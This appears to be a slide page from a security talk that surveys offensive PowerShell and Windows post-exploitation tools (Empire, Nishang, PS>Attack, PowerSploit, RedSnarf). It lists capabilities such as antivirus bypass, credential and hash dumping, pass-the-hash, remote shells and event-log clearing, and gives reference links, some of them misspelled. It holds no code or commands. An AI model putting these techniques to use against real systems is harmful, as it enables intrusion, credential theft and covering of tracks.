
# POWERSHELL EMPIRE

## Capabilities:

- PowerShell based Remote Access Trojan (RAT).
- Python server component (Kali Linux).
- AES Encrypted C2 channel.
- Dumps and tracks credentials in database.

# NISHANG

- Check-VM
- Remove-Update
- Invoke-CredentialsPhish



# PS>ATTACK

Use for AV Bypass. Build tool for new encrypted exe every time.

Contains

- PowerTools
- PowerUp
- PowerView
- Nishang
- Powercat
- Inveigh

Powersploit:

- Invoke-Mimikatz
- Get-GPPPassword
- Invoke-NinjaCopy
- Invoke-Shellcode
- Invoke-WMICommand
- VolumeShadowCopyTools

# REDSNARF

New tool just released by NCC Group

- Retrieval of local SAM hashes
- Enumeration of user(s) running with elevated system privileges and their corresponding lsas secrets password
- Retrieval of MS cached credentials
- Pass-the-hash
- Quickly identify weak and guessable username/password combinations (default of administrator/Password01)
- The ability to retrieve hashes across a range
- Hash spraying:
  - Credsfile will accept a mix of pwdump, fgdump and plaintext username and password separated by a space

- Lsass dump for offline analysis with Mimikatz
- Dumping of Domain controller hashes using NTDSUtil and retrieval of NTDS.dit for local parsing
- Dumping of Domain controller hashes using the drsuapi method
- Retrieval of Scripts and Policies folder from a Domain controller and parsing for 'password' and 'administrator'
- Ability to decrypt cpassword hashes
- Ability to start a shell on a remote machine
- The ability to clear the event logs (application, security, setup or system)
- Results and logs are saved on a per-host basis for analysis

# REFERENCES

- SPNs: <http://social.technet.microsoft.com/wiki/contents/articles/717.service-principal-names-spns-setspn-syntax-setspn-exe.aspx>
- SPN Query: <https://technet.microsoft.com/en-us/library/ee176972.aspx>
- Active Directory Security: <https://adsecurity.org>
- Remote Access PowerShell with Metasploit <http://www.redblue.team/2016/01/powershell-traceless-threat-and-how-to.html>
- No Domain Admin yet? <https://365lab.net/tag/invoke-mimikatz/>
- Privilege Escalation: <http://www.fuzzysecurity.com/tutorials/16.html>
- PowerUp: [http://www.powershellemire.com/?page\\_id=378](http://www.powershellemire.com/?page_id=378)
- PowerSploit: <https://github.com/PowerShellMafia/PowerSploit>
- Mimikatz: <https://github.com/gentilkiwi/mimikatz>
- PowerShell Empire: <https://github.com/powershellemire/empire>
- Nishang: <https://github.com/samratashok/nishang>
- PS>Attack: <https://github.com/jaredhaight/psattack>
- RedSnarf: <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2016/november/introducing-redsnarf-and-the-importance-of-being-careful/>

Contact me!  
@XavierAshe